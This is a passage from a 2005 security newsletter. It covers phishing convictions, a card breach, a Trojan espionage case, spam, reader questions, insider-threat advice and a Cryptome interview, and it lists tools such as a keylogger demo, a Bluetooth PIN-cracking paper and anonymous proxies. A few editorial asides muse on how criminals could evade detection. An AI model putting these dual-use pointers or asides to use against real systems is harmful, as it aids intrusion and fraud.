You simply cannot pretend to be innocent when you're acting as a "mule" for "three pounds per information" delivery, but what's to note in this case is the prejudice of The Sun towards the Indian workers easy to bribe .

Not surprisingly, at least for me, India is already experiencing problems with its developing economy citizens attitude and the global trends towards outsourcing there. Actions must be taken to continue these investments in the country.

Hopefully you still remember the Citigroup case too :

http://www.citigroup.com/citigroup/press/2005/050606a.htm

[**6.5m POUNDS DUO JAILED**]

An American who masterminded the UK part of a multi-million pound ID theft scam was yesterday jailed for six years. Douglas Havard, 24, was sentenced on Monday at Leeds Crown Court after pleading guilty to conspiracy to defraud and conspiracy to launder money. His accomplice, Lee Elwood, 25, of Glasgow, was jailed for four years after pleading guilty to the same offences in June 2004.

The court heard the duo were integral to a phishing scam that netted an estimated £6.5m. The duo operated the UK end of an international operation that tricked consumers into handing over their banking credentials to bogus websites. The pair used credit cards obtained under false names, money raided from compromised bank accounts and the illicit purchase and sale of goods online to finance a lavish lifestyle.

More information can be found at :

http://www.theregister.co.uk/2005/06/28/phishing_duo_jailed/

Astalavista's comments :

The facts – you don't need an entire Underground army like the ShadowCrew to coordinate and organize huge scams like these, but just knowledge and the courage to do it, which is naturally backed by the eventual "lavish lifestyle" mentioned. Phishing scams or the actual lack of awareness of these have resulted in phishing being the fastest growing threat to E-commerce ever.

More info can be found at :

http://www.astalavista.com/data/idtheft1.pdf
http://www.astalavista.com/data/identity_theft.pdf
http://www.astalavista.com/data/identity_assurance_on_the_internet.pdf
http://www.astalavista.com/data/ciwp200503.pdf
http://www.astalavista.com/data/report.pdf
http://toolbar.netcraft.com/stats/countries

[**CREDIT CARD BREACH EXPOSES 40 MILLION ACCOUNTS**]

In what could be the largest data security breach to date, MasterCard International

on Friday said information on more than 40 million credit cards may have been stolen.

Of those exposed accounts, about 13.9 million are for MasterCard-branded cards, the company said in a statement. Some 20 million Visa-branded cards may have been affected and the remaining accounts were other brands, including American Express and Discover.

MasterCard and Visa both say they have notified their member banks of the specific accounts involved so the banks can take action to protect cardholders.

More info can be found at :

http://news.zdnet.com/2100-1009_22-5751886.html

Astalavista's comments :

The weakest link always gets exploited, in this case, a third party processor of payment data, but why is it that even this function makes me bother when it comes to CCs?! This is indeed perhaps among the biggest data security breaches in terms of credit card number leakages. Perhaps the best clue for the ongoing investigation might be the fact that they leaked credit cards are known and any fraudulent activities will be detected but would it be helpful if someone starts leaking parts of it with the idea to hide himself and diversify the risk of getting caught?

At the bottom line – wish I had a Discover card with 0% liability ☺

[**ISRAELI POLICE UNCOVER TROJAN INDUSTRIAL SPY RING**]

Israeli police have uncovered an industrial spy ring that allegedly used Trojan software to snoop into some of that country's leading companies.
A report in the English-language newspaper Haaretz details how a wide range of businesses, including TV, mobile phone, car import and utility companies, used a Trojan program believed to have been written by a husband-and-wife team living in London to spy on business rivals.

More information can be found at :

http://www.computerworld.com/securitytopics/security/cybercrime/story/0,10801,102141,00.html

Astalavista's comments :

What's the easiest way to "catch up" or match your competitors propositions and even exceed them? No, it's not called competitive advantage or business intelligence, but taking advantage of remote access control tools to do industrial espionage. Even though major organizations are, at least believed, to be taking care of malware, the story clearly points out the devastating effects of what happens when you don't take your rivals into consideration.

The Trojan, self-coded might somehow get ignored by the anti-virus scanners in place, but what's to note is a technique using the autostart feature of a CD that I described in ***The Complete Windows Trojans Paper*** *back in 2003 and thought it was outdated or at least enough awareness was build on its possible abusive use.*

Hopefully the case will raise even more awareness on the fact that private investigation

companies are actively using Trojans to spy on individuals, and that companies striving to innovate or catch up are actually interested in these services, ethics, e what?!

[**SPAM HURTS DEVELOPING COUNTRIES**]

Spam may be a global problem but it's hurting Net users in developing countries more than their counterparts in industrialized nations, according to a new report by the Organization for Economic Cooperation and Development (OECD) in Paris.

Numerous underdeveloped countries, especially in Africa and Asia, lack the knowledge, technology and money to effectively combat the growing flow of junk e-mail over their domestic communication networks. As a result, users in these regions suffer from more outages and less reliable service, and are often distrustful of the Internet -- all factors that threaten to widen the global digital divide.

"Spam is a much more serious issue in developing countries than in OECD countries, as it is a heavy drain on resources that are scarcer and costlier in developing countries than elsewhere," the report states.

More information is available at :

http://www.thestandard.com/internetnews/001332.php

Astalavista's comments :

Living in the ADSL world where companies strive to increase the speed of connection to levels reaching those of a personal botnet, less is though of, even said about developing countries whose customers'(primarily companies for sure), suffer whenever huge amounts of network traffic is consumed for what's the biggest con of email – spam.

CSIRTs or CERTs are a must have, while my opinion is that instead of reinventing the wheel of filtering huge amounts of incoming spam, outsourcing, users' awareness on how their emails leak on the Internet, and of course the participation and integration of world known spammers blacklists are a must

[**STANFORD REJECTS 41 APPLICANTS WHO ATTEMPTED TO HACK INTO SITE**]

The Stanford University Graduate School of Business has rejected all 41 applicants who tried to hack into an admissions Web site earlier this year.

The applicants were given the chance to explain why they had attempted to gain unauthorized access to their files, business school Dean Robert Joss said Saturday night.

`At the end of the day, we didn't hear any stories that we thought were compelling enough to counterbalance the act,' Joss said.

In early March, an unidentified hacker used a Business Week online forum to post instructions on hacking into ApplyYourself, an online service that some schools use to notify students of their admissions status.

More information can be found at :

http://www.mercurynews.com/mld/mercurynews/living/education/11773260.htm

Astalavista's comments :

I believe at the bottom line it was about reputation and prejudice, while on the other hand we could take this story from another angle, what if I were to identify myself with a competing fellow student in order to eventually get him/her into trouble?

Check out the following :

http://www.applyyourself.com/
http://blogs.law.harvard.edu/philg/2005/03/08#a7726
http://www.osvdb.org/14655

[**ADWARE MAKERS EXPLOIT BITTORRENT**]

A row has broken out after a marketing firm was caught hiding adware in files distributed on the BitTorrent file sharing network. P2P applications such as Kazaa have been bundled with various adware packages for some time, to say nothing of the increased use of P2P networks as a distribution network by virus writers, but BitTorrent has been a cleaner environment. Recent developments suggests that may be about to change.

More information can be found at :

http://www.theregister.co.uk/2005/06/17/adware_outbreak_bittorrent/

Astalavista's comments :

Perhaps one of the last untouched pilars of the P2P industry started getting Adware's attention and it's all about tracking, and monitoring trends, but what about prosecutions based on copyrights infringement? Don't forget that there's no such thing as free lunch, and has never been both in life and on the Net.

Here's a list of Clean and Infected P2P file-sharing networks :

http://www.spywareinfo.com/articles/p2p/

[**JAPAN NUCLEAR DATA LEAK RAISES SECURITY CONCERNES**]

Japanese officials scrambled on Thursday to contain the public relations fallout from reports that confidential information about Japan's nuclear plants had leaked onto the Internet through a virus on a personal computer.

Japan's top government spokesman pledged to take steps to protect information after data on several nuclear plants appeared online, including photographs of their interiors, details of regular inspections and repair work and names of workers.

"Nuclear plants are important facilities in terms of anti-terrorist measures, security and what not, and therefore we would like to take full steps to ensure information management," Chief Cabinet Secretary Hiroyuki Hosoda told reporters.

More information can be found at :

http://news.yahoo.com/news?tmpl=story&u=/nm/20050623/wl_nm/japan_nuclear_secrets_dc

Astalavista's comments :

Looking for a terrorist break-in scenario roadmap, just stay tuned for possible information leakages like these. As we have already seen in the previous news item, malware is used to conduct competitive intelligence or let's pretty much call it industrial espionage. Even though the "virus" mentioned wasn't especially crafted for this purpose, future "releases" might indeed start contributing to the not so publicly discussed threat of industrial espionage.

[**MOBILE MALWARE WON'T SHOW UNTIL 2007**]

Mobile phone and PDA users have more than two years to get ready for a quick-spreading worm, security research analysts said as they poked holes in anti-virus vendors' hype about the immediate need for defences.

"Anti-virus vendors see huge potential profits in selling security to billions of cell phone and PDA users," said John Pescatore, vice president and research fellow with Gartner. "In particular, the anti-virus industry sees cell phones as the way to grow sales outside of a flat, commoditised PC market."

More information can be found at :

http://www.itnews.com.au/newsstory.aspx?CIaNID=19168

Astalavista's comments :

Rather contradictive statement, mainly because that in my opinion manufacturers will continue to see and of course achieve innovation on the devices where the trade-off is from a security point of view, at the end, as usually the end users are caught in between something they cannot live without, but is insecure.

http://www.f-secure.com/ are currently doing the most to publicly build awareness of mobile malware. and although they're vendor itself, I'd rather they target the carriers and not the end users.

[03] **Astalavista Recommends**

This section is unique with its idea and the information included within. Its purpose is to provide you with direct links to various white papers and tools covering many aspects of **Information Security**. These tools are defined as a **"must see"** for everyone interested in deepening his/her knowledge in the security field. The section will keep on growing with every new issue. **Your comments and suggestions about the section are welcome at security@astalavista.net**

" **MODGREPER – HIDDEN KERNEL MODULES DETECTOR** "

modGREPER is a hidden module detector for Windows 2000/XP/2003.

http://www.astalavista.com/?section=dir&act=dnd&id=4380

" **TATTLE – AUTOMATIC REPORTING OF SSH BRUTE-FORCE ATTACKS** "

Tattle is a Perl script that crawls through your SSHd logs (usually /var/log/messages) and finds hosts who've connected to your SSH server.

http://www.astalavista.com/?section=dir&act=dnd&id=4459

" **SSSS – SECRET SHARING SCHEME FOR UNIX SYSTEMS** "

ssss is an implementation of Shamir's secret sharing scheme for UNIX systems. Secret sharing can be used to require that several parts of a message be present, or require that several people in a group are present, or split the sending of secret data into several channels, all of which would need to be intercepted to recover the information.

http://www.astalavista.com/?section=dir&act=dnd&id=4428

" **BLUEFISH – POWERFUL WEB EDITOR** "

Bluefish is a powerful editor for experienced web designers and programmers. Bluefish supports many programming and markup languages, but it focuses on editing dynamic and interactive websites.

http://www.astalavista.com/?section=dir&act=dnd&id=4404

" **ACID – ANALYSIS CONSOLE FOR INTRUSION DATABASES** "

The Analysis Console for Intrusion Databases (ACID) is a PHP-based analysis engine to search and process a database of security events generated by various IDSes, firewalls, and network monitoring tools.

http://www.astalavista.com/?section=dir&act=dnd&id=4414

" **MWCOLLECT – WORMS COLLECTOR** "

mwcollect is an easy solution to collect worms and other autonomous spreading malware in a non-native environment like FreeBSD or Linux.

http://www.astalavista.com/?section=dir&act=dnd&id=4478

" **SPAM FEEDER**"

Sick of spam? Want to fight back? A tool for poisoning a spammer’s database through fake emails generation.

http://www.astalavista.com/?section=dir&act=dnd&id=4465

" **MALCODE ANALYST PACK** "

The Malcode Analyst Pack contains the following GUI driven utilities: FakeDNS A minimal DNS server allowing the user to have all DNS queries resolve to a predefined IP. IDCDumpFix This tool can be used to associate API names to IAT addresses for IDA disassemblies of raw memory dumps. Fast, simple technique to get a readable disassembly for arbitrarily packed executables. MailPot A small lab-quality tool for capturing e-mails sent out by trojans and mass mailers.

http://www.astalavista.com/?section=dir&act=dnd&id=4494

" **JSTUN**"

JSTUN is a STUN (Simple Traversal of User Datagram Protocol (UDP) Through Network Address Translation (NAT)) implementation. STUN provides applications a mean to discover the presence and type of firewalls or NATs between them and the public Internet. In the presence of a NAT, STUN can also be used by applications to learn the public Internet Protocol (IP) address assigned to the NAT.

http://www.astalavista.com/?section=dir&act=dnd&id=4535

" **KLOG** "

Klog demonstrates how to use a kernel filter driver to implement a simple key logger.

http://www.astalavista.com/?section=dir&act=dnd&id=4566

[04] **Astalavista Recommended Papers**

" **THE SECURITY RISKS OF DESKTOP SEARCHES** "

Google has recently released a very handy new tool that allows you to perform searches against your own computer in the same way that you would search the Internet. With this tool come some serious security problems though. In this article, I will discuss Google's security issues and talk about what this might mean for other companies developing similar applications.

http://www.astalavista.com/index.php?section=dir&act=dnd&id=4314

" **ANALYSIS OF A SUSPICIOUS PROGRAM** "

An article published in the first English hardcopy issue of Hakin9 magazine - 1/2005.

http://www.astalavista.com/index.php?section=dir&act=dnd&id=4320

" **HACKING IN A FOREIGN LANGUAGE : A NETWORK SECURITY GUIDE TO RUSSIA** "

Brief outline : Russia as a threat, Russia as a resource, Crossing International Borders, The International Political Scene.

http://www.astalavista.com/index.php?section=dir&act=dnd&id=4315

" **GUIDE TO EVALUATING TECHNICAL SOLUTIONS TO COPYRIGHT INFRINGEMENT ON CAMPUS NETWORKS** "

This paper is intended to help institutions of higher education critically evaluate the principal technological tools and policies being used to enforce copyright on campus networks.

http://www.astalavista.com/?section=dir&act=dnd&id=4384

" **WHO OWNS YOUR NETWORK?!** "

A discussion of Bot networks. The more one learns...the more paranoid one becomes.

http://www.astalavista.com/index.php?section=dir&act=dnd&id=4379

" **CRACKING THE BLUETOOTH PIN** "

This paper describes the implementation of an attack on the Bluetooth security mechanism. Specifically, we describe a passive attack, in which an attacker can find the PIN used during the pairing process.

http://www.astalavista.com/index.php?section=dir&act=dnd&id=4356

" **MALWARE PREVENTION THROUGH BLACK-HOLE DNS** "

We all have had problems with machines being overrun by malware: taking 20 minutes to startup, constant popups, hijacking of the home and search pages, bookmarks being added, etc. Malware can even turn a machine into a "zombie", and be an unwilling participant in spam sending/relaying, address harvesting, or DDOS attacks against other computers.

http://www.astalavista.com/?section=dir&act=dnd&id=4426

" **IS THE WEPONOZATION OF SPACE INEVITABLE?** "

If war-fighting in or from space is inevitable, it then follows that the United States should have the panoply of military capabilities not just to deter warfare in the heavens, but also to actively defend satellites in orbit that are essential for the conduct of U.S military operations on the ground.

http://www.astalavista.com/?section=dir&act=dnd&id=4467

" **AUTHENTICATION AND SESSION MANAGEMENT ON THE WEB** "

This paper looks at the security concerns specific to websites that have a secure area where users can login. For much of the paper we use the example of Acme Enterprises, a fictitious company that sells generic goods by mail order.

http://www.astalavista.com/?section=dir&act=dnd&id=4455

" **MOBILE BANKING OVER GSM : A BANKING PERSPECTIVE ON SECURITY** "

This(160 pages) dissertation provides a detailed overview of basic services that any m-Commerce application should provide to the banking industry. The security of GSM networks has come under attack in the past. This dissertation aims to evaluate the security offered by GSM and assess potential attacks in order to further understand risks associated with m-Commerce applications over GSM.

http://www.astalavista.com/?section=dir&act=dnd&id=4443

[05] **Astalavista.net Advanced Member Portal v2.0 – Become part of the community today!**

Become part of the **community** today. **Join us!**

Wonder why? Check out :

The Top 10 Reasons Why You Should Join Astalavista.net

http://www.astalavista.net/v2/?cmd=tour&page=top10

and our **30%** discount this month

http://www.astalavista.net/v2/?cmd=sub

What is Astalavista.net all about?

Astalavista.net is a global and highly respected security community, offering an enormous database of **very well-sorted and categorized Information Security resources - files, tools, white papers, e-books.** At your disposal are also thousands of **working proxies**, **wargames servers**, where you can try your skills and discuss the alternatives with the rest of the members. Most important, the daily updates of the portal turn it into a valuable and up-to-date resource for all of your computer and network security needs.

Among the many other features of the portal are :

- Over **5.5 GByte** of Security Related data, **daily updates** and always responding links.
- Access to thousands of anonymous proxies from all over the world, daily updates
- **Security Forums Community** where thousands of individuals are ready to share their knowledge and answer your questions; replies are always received no matter of the question asked.
- Several **WarGames servers** waiting to be hacked; information between those interested in this activity is shared through the forums or via personal messages; a growing archive of white papers containing info on previous hacks of these servers is available as well.

[06] Site of the month

---

http://www.utm.edu/research/primes/

An outstanding resource on prime numbers!

[07] Tool of the month

Rainbow-tables calculator

Online program to count pre-calculated Rainbow-tables parameters.

http://www.astalavista.com/?section=dir&act=dnd&id=4402

[08] **Paper of the month**

Cyberanarchists, Neuromantics and Virtual Morality

Great cyberpunk related thesis.

http://www.astalavista.com/data/thesis01010.pdf

[09] **Geeky photo of the month – 'RadioShack Operations'**

Every month we receive great submissions to our Geeky Photos gallery. In this issue we've decided to start featuring the best ones in terms of uniqueness and IT spirit.

'RadioShack Operations' can be found at :

http://www.astalavista.com/images/gallery/dscf0099.jpg

[10] **Free Security Consultation**

Have you ever had a Security related question but you weren't sure where to direct it to? This is what the "Free Security Consultation" section was created for. Due to the high number of Security-related e-mails we keep getting on a daily basis, we have decided to initiate a service, free of charge. Whenever you have a Security related question, you are advised to direct it to us, and within 48 hours you will receive a qualified response from one of our security experts. The questions we consider most interesting and useful will be published at the section. Neither your e-mail, nor your name will be disclosed.

Direct all of your security questions to security@astalavista.net

Thanks a lot for your interest in this free security service, we are doing our best to respond as soon as possible and to provide you with an accurate answer to your questions.

Question : I represent the marketing department of a middle size enterprise and I wanted to ask you on your opinion as the opinion of a security site I know for many years now, how should I limit the sensitive information that my employees reveal while blogging? I myself am not against blogging, as I blog on a a daily basis, what bothers me is that they sometimes reveal too much sensitive company information?

Answer : If you have the resources and the motivation you can always monitor these blog enties depending on your workforce size, and while a bit unpractical it would perhaps reveal even more leakages of business information. Start by defining sensitive and confidential information, educating your workforce on what is sensitive information and even a certain degree of common sense would do the job, most of all, don't create the negative impression that they cannot blog, of course they can, the thing is that they simply cannot discuss certain things for

the sake of keeping the business alive. Communicate, don't restrict.

A Legal Guide for Bloggers can be found at :

http://www.eff.org/bloggers/lg/

Question : I have a very basic question for you guys, meanwhile congratulations on what you've managed to develop at your web site, I'm a regular visitor!! I believe from a network point of view our company's network is pretty secure, what bothers me are all the physical devices that employees bring and what they do with them, namely, bring malware or upload sensitive information in terms of convenience. What to do with these, a lot of people have complained that it's handy when it comes to work efficiently?

Answer : Even though your administrators can tip you on a large-scale USB devices blockage techniques, you can also consider using a commercial solution, where the goal would be to not only block, but actually monitor what's being uploaded, who's uploading it and coordinate it with eventual insider related investigations. USB sticks or any digital device capable of storing information can be primarily used to leak sensitive information. Either totally restrict these, or use them as honeypots for further investigations. You might also consider doing a usability audit of your intranet and the way your employees work, access and distribute information, doing so would create a perfect and hopefully secure, virtual work environment.

Question : Hi Asta folks, I have recently come across an article pointing out that Google is spreading spyware links on their advertisements and wanted to hear your opinion on that as I've came across about some of your previous comments on many Google privacy related issues and really liked them?

Answer : In this very same fashion we might also consider that spyware vendors are actively working on their search engine optimisation strategies, while they aren't as thankfully Google is taking certain measures to ensure that the most visible results are indeed relevant and spyware free ones. On the other hand this action is in contradiction with the nature of AdSense which might give spyware vendors greater reach, which this is just among the many vectors they try to adopt when looking for more "leads". What you should worry about is not coming across these intermediaries, or even if you do - make sure your system's integrity is exactly the same as it was before you were there.

Benjamin Edelman's article is on the other hand available at :

http://www.benedelman.org/news/060605-1.html

[11] **Astalavista Security Toolbox DVD v2.0 - what's inside?**

Astalavista's Security Toolbox DVD v2.0 is considered **the largest and most comprehensive Information Security archive available offline**. As always, we are committed to providing you with a suitable resource for all your security and hacking interests - in an interactive way!

The content of the **Security Toolbox DVD** has been carefully selected, so that you will only browse through quality information and tools. No matter whether you are a computer enthusiast, a computer geek, a newbie looking for information on "how to hack", or an IT Security professional looking for quality and up to date information for offline use or just for convenience, we are sure that you will be satisfied, even delighted by the DVD!

More information about the DVD is available at:

http://www.astalavista.com/index.php?page=3

[12] Enterprise Security Issues

In today's world of high speed communications, of companies completely relying on the Internet for conducting business and increasing profitability, we have decided that there should be a special section for corporate security, where advanced and highly interesting topics will be discussed in order to provide that audience with what they are looking for - knowledge!

- Insiders at the workplace – trends and practical risk mitigation approaches -

This short article will give you a brief overview of the threats posed by insiders and will highlight various practical approaches for mitigating the threats.

Major companies or emerging ones are constantly confronted with the need to seek and achieve competitive advantage over their rivals, while empower their workforce as much as possible and comply with both internal and external privacy regulations. Where's the line between promotion innovation, open culture and corporate citizenship and turning yourself into a corporate **BigBrother** to preserve what's most secret to you, and what is most secret to you, your assets or your workforce talent and expertise?

Insiders are and have always been there as a threat, and if you cannot achieve what you want to achieve from the outside, look for ways to achieve an inside-outside approach, mainly because of the trust based nature of how they attack.

Who's attacking you? – those you empower to put your company's mission into action, namely your employees, part-time, full-time, interns and in certain cases your partners

Why are they attacking you? – seeking a revenge, financial gains, or expressing their overall dissatisfaction with a company's policies, actions or treatment towards them, while specific industrial or competitive intelligence scenarios should be considered as well

Should you worry about turning yourself into a corporate BigBrother? – no, But going back to basic management practices is your workforce **Theory X** or **Theory Y** centered, and I'm sure that in case you go for the second, you would actually "communicate", not blindly "enforce" these practices

Some approaches to dealing with insiders might be :

- ICT and HR department coordination – namely make sure that there's a real-time coordination between these two departments and that past employees have all their access to the network restricted, what's better, certain organizations even consider monitoring these

- Background checks are a must have, employees from rival companies and interns are to be considered

- Build awareness of the potential damages to both the enterprise and the individual's future in case someone gets caught

- Ensure as much information is gathered for the employees' activities in the corporate environment so that malicious activities can be detected in real-time or at a later stage

- Develop benchmarks for suspicious activity, suspicious activities coordinated monitoring and establish guidelines for early-warning detection of suspicious activities

- Constantly use your electronic resources to efficiently measure, compare and improve your employees satisfaction, and even though early-warning "bad or revenge mood" methodology is pretty abstract as an idea, this should be considered

- Put your system administrator's in "your next security breach attempt might be your ex-colleague's remote connection attempt back to the company's network" mode of thinking

A great and very relevant report is also available at :

http://www.cert.org/archive/pdf/bankfin040820.pdf

[13] Home Users' Security Issues

Due to the high number of e-mails we keep getting from novice users, we have decided that it would be a very good idea to provide them with their very special section, discussing various aspects of Information Security in an easily understandable way, while, on the other hand, improve their current level of knowledge.

- Spam – proactive security tips -

The purpose of this brief article is to give you general advices and practical solutions for taking proactive rather than active measures against spam

Prevent the disease, don't fight it once developed – is perhaps the best and most user unfriendly approach for dealing with spam, but how come? End users usually start taking active measures by the time they find themselves receiving tons of spam on a daily basis, and by the time they learn how to filter the current spam that's targeting them, a multilanguage spam attack comes next!

Make sure your email hasn't leaked on the Internet

Don't leave your email publicly available on web sites, web forums or ensure

that registration based web sites do not leave it in the worst **mailto:** based way on the web. Consider converting your email to a small gif that cannot be processed by spam crawlers, use letters separation such as **s e c u r i t y@astalavista.net** , or replace @ with AT and . with DOT

The Address Book dilemma

Even though you manage to somehow preserve your email from spam crawlers, Malware has been known to build networks using the victim's address book or hard drive.

The above advices fully apply when leaving your email in a document, presentation etc. make sure even though someone that's in possession of your email gets their PC hacked, your email would hold on for a little while, or you could modify in a perhaps not so convenient for your buddies way address card way, but at least you'll limit the chance of its exposure.

When subscribing to mailing lists

Ensure the mailing list is trusted, Google is your friend here, and the worst thing you could probably do is have all-in-one email account, instead set up a separate account with the idea to verify if there're reselling your address or somehow distributing it to earn $. The worst thing, that perhaps out of your reach is the eventual exploitation of the mailing lists's database, even though on a mass-scale this isn't a practical solution from a spammer's point of view.

When dealing with spam itself

Make sure your email client doesn't load remote images, and make sure you don't interact with the message itself, don't try to remove yourself by following "Remove me" messages, as what you're doing is actually confirming that your email is indeed active.

A good article on how spammers harvest email addresses can be found at :

http://www.private.org.il/harvest.html

As well as the following resources related to spam and fighting it :

http://www.stopspam.org/email/headers.html
http://www.astalavista.com/data/voipspamfinal.pdf
http://www.astalavista.com/data/030319spamreport.pdf
http://www.astalavista.com/data/spampaper.pdf
http://www.astalavista.com/data/spamfaq.html
http://www.astalavista.com/data/ciwp200502.pdf

[14] Meet the Security Scene

In this section you are going to meet famous people,
security experts and all personalities who in some way contribute to the growth of the community. We hope that you will enjoy these interviews and that you will learn a great deal of useful information through this section.
In this issue we have interviewed **John Young**, the person behind **Cryptome.org** and the **Eyeball-Series.org**

Your comments are welcome at security@astalavista.net

Interview with John Young, http://www.cryptome.org/

Astalavista : Hi John, would you, please, introduce yourself to our readers, share some info on your background, and tell us something more about what are Cryptome.org and the Eyeball-Series.org all about?

John : Cryptome was set up in June 1996, an outgrowth of the Cypherpunks mail list. Its original purpose was to publish hard to get documents on encryption and then gradually expanded to include documents on inforamtion security, intelligence, national security, privacy and freedom of expression. Its stated purpose now is:

"Cryptome welcomes documents for publication that are prohibited by governments worldwide, in particular material on freedom of expression, privacy, cryptology, dual-use technologies, national security, intelligence, and secret governance -- open, secret and classified documents -- but not limited to those.

Documents are removed from this site only by order served directly by a US court having jurisdiction. No court order has ever been served; any order served will be published here -- or elsewhere if gagged by order. Bluffs will be published if comical but otherwise ignored."

The Eyeball Series was initiated in 2002 in response to the US government's removal of public documents and increased classification. Its intent is to show what can be obtained despite this clampdown.

Astalavista : What is your opinion about cyberterrorism in terms of platform for education, recrewting, propaganda and eventual real economic or life loses?

John : Cyberterrorism is a threat manufactured by government and business in a futile attempt to continue control of information and deny it to the public. Cyber media threatens authorities and authoritarians so it is demonized as if an enemy of the state, and, not least, corporate profits.

Astalavista : A couple of words - privacy, data aggregation, data mining, terrorism fears and our constantly digitized lifes?

John : Privacy should be a right of citizens worldwide, in particular the right to keep government and business from gaining access to private information and personal data. The argument that government needs to violate privacy in order to assure security is a lie. The business of gathering private information by corporations and then selling that to government and other businesses is a great threat to civil liberties. Much of this technology was developed for intelligence and military uses but has since been expanded to include civil society.

Astalavista : Shouldn't the U.S be actively working on hydrogen power or alternative

power sources instead of increasing its presence in the Middle East or to put the question in another way, what is the U.S doing in Iraq in your opinion? What do you think is the overall attitude of the average American towards these ambitions?

John : No question there should be energy sources as alternatives to the hegemonic fossil fuels. Dependence on fossil fuels is a rigged addiction of that worldwide cartel. Car ads are the most evil form of advertising, right up there with crippling disease of national security.

Astalavista : Is ECHELON still functioning in your opinion and what do you believe is the current state of global communications interception? Who's who and what are the actual capabilities?

John : Echelon continues to operate, and has gotten a giant boost since 9/11. The original 5 national beneficiaries -- US, UK, CA, AU and NZ -- have been supplemented by partial participation of other nations through global treaties to share information allegedly about terrorism. Terrorism is a bloated threat, manufactured to justify huge funding increases in defense, law enforcement and intelligence budgest around the globe. Businesses which supply these agencies have thrived enormously, and some that were withering with the end of the Cold War have resurged in unprecedented profits, exceeding those of the Cold War.

Astalavista : Network-centric warfare and electronic warfare are already an active doctrine for the U.S government. How do you picture the upcoming future, both at land and space and might the Wargames scenario become reality some day?

John : Network wargames are as pointless and wasteful as Cold War wargames were. They churn activity and consume expensive resources. None are reality-based, that is, outside the reality of imaginary warfare.

Astalavista : Do you believe there's currently too much classified or declassified information, namely documents, maps, satellite imagery etc. available on the Net these days? In the post 9/11 world, this digital transparency is obviously very handy for both terrorists and governments, but who do you think is benefiting from it?

John : Far from being too much information available to the public, there is a diminishing amount, especially about exploitation of those who have access to classified and "privileged" information -- government and business -- and those who lack access.

The concocted warning that open information aids terrorism is a canard of great legacy, one that is customarily spread during times of crisis, the very times when secret government expands and becomes less accountable. "National security" is the brand name of this cheat.

Astalavista : In conclusion, I wanted to ask you what is your opinion of the

Astalavista.com's web site, in particular, our security newsletter?

John : Great site, very informative, give yourself a prize and a vacation at G8 with the world class bandits.

Astalavista : Thanks for your time John!

John : Thanks to you!

[15] **IT/Security Sites Review**

The idea of this section is to provide you with reviews of various highly interesting and useful security or general IT related web sites. Before we recommend a site, we make sure that it provides its visitors with quality and a unique content.

-

Prime Numbers

-

http://www.utm.edu/research/primes/

A comprehensive web site deadling with prime numbers research, records and resources

-

Koders.com

-

http://www.koders.com/

The source code search engine, searching **225,816,744** lines of code

-

Spamlinks.net

-

http://www.spamlinks.net

The anti-spam portal

-

Electronic-circuits-diagrams.com

-

http://www.electronic-circuits-diagrams.com

Electronic circuits, kits, do-it-yourself, circuit diagrams, design and electronics hobby schematics

-

AboveTopSecret.com

-

http://www.abovetopsecret.com/

The Internet's most popular conspiracy discussion forum

[16] **Final Words**

Dear readers,

We hope you've enjoyed going through Issue 18 of our security newsletter and that we have either increased or improved your security awareness knowledge in the most recent security trends!

Enjoy the summer, don't forget to keep an eye on **Astalavista.com** on a daily basis and watch out for our **weekly** security resources newsletter coming out at the end of July!

Cheers from the **Astalavista.com** team!!

Editor - Dancho Danchev
dancho@astalavista.net

Proofreader - Yordanka Ilieva
danny@astalavista.net

Astalavista Group Security Newsletter
Issue 19 - 30 July 2005
http://www.astalavista.com/
security@astalavista.net

[01] Introduction

Dear readers,

Issue 19 of the Astalavista Security Newsletter is out!

In the middle of the hot summer, our special edition is full with holiday spirit**, juicy details from the security scene**, the **most valuable security tools** and **security documents** we've featured during July, an article about **the most trendy security threats and how your organization should deal with security researchers looking for vulnerabilities in your software**, as well as an outstanding interview with **Eric Goldman.**

Keep the spirit,folks, and don't forget - **work like you don't care for the money and dance like nobody is watching!**

Note : Due to the numerous questions and concerns we would officially like to acknowledge that **Astalavista.com** is NOT affiliated with **Astalavista.box.sk** and that there are NO cracks/serials/keygens/warez etc. hosted on the **Astalavista.com's server!**

In case you're experiencing obvious problems trying to locate some of the recommended security tools and documents from past issues of out newsletter – try locating them using the associated title through our fully working and improved **Security Search** at :

http://www.astalavista.com/index.php?section=directory&cmd=search

Apologies for the inconvenience!

Astalavista Security Newsletter is constantly mirrored at :

http://www.packetstormsecurity.org/groups/astalavista/
http://www.securitydocs.com/astalavista_newsletter/

If you want to know more about Astalavista.com, visit the following URL:

http://www.astalavista.com/index.php?page=55

Previous issues of Astalavista Security Newsletter can be found at:

http://www.astalavista.com/index.php?section=newsletter

Yours truly,

Editor - Dancho Danchev
dancho@astalavista.net

Proofreader - Yordanka Ilieva
danny@astalavista.net

[02] Security News

The Security World is a complex one. Every day a new vulnerability is found, new tools are released, new measures are made up and implemented etc. In such a sophisticated Scene we have decided to provide you with the most striking and up-to-date Security News during the month, a centralized section that contains our personal comments on the issues discussed. **Your comments and suggestions about this section are welcome at** security@astalavista.net

---

[HACKERS UNLEASH INDUSTRIAL SPY TROJAN]

IT security experts have detected a malware-based hack attack that attempts to gain unauthorised access to the networks of specifically targeted domains.

Security firm MessageLabs, which discovered the attack, explained that the Trojan targets only a small number of email addresses - 17 in this case - rather than mass mailing itself to as many recipients as possible.

More information can be found at :

http://www.pcw.co.uk/vnunet/news/2139033/hackers-unleash-industrial-spy

Astalavista's comments :

These are clear signs of active segmentation instead of the usual mass-mailing nature of the malware released. Even though this particular case is more likely to be an early stage experiment, malware authors are getting more aware of the active and Internet-wide anti-software vendors' sensors in place, that is why they try to avoid them as much as they can.

As the industry already has evidence of the clear spammers&malware authors affiliations, we would consequently soon witness the segmentation based nature of worms, given the huge email databases, which would just have to be datamined in order to differentiate and evaluate a potential company/organization/ISP to attack.

Another recent case to note is the Israeli corporate espionage case that finally brought the plain truth to the eyes of the public – namely that a specially developed 0-day malware remains undetected until signature is available to the vendor.

[FIREWALLS A DANGEROUS DISTRACTION SAYS EXPERT]

According to Abe Singer, security researcher for the San Diego Supercomputing Center (SDSC), companies spend 90% of their security effort on firewalls, protecting their perimeters but not the network as a whole. Singer says the SDSC has gone for four years without a root-level intrusion using no firewalls. The focus on firewalls leaves other security concerns unaddressed; Visa's requirements for merchants

mandate a firewall but give no guidance on configuring the device. Administrators need to consider business processes when setting up security instead of simply purchasing the latest technology.

More information can be found at :

http://www.techworld.com/security/news/index.cfm?RSS&NewsID=3992

Astalavista's comments :

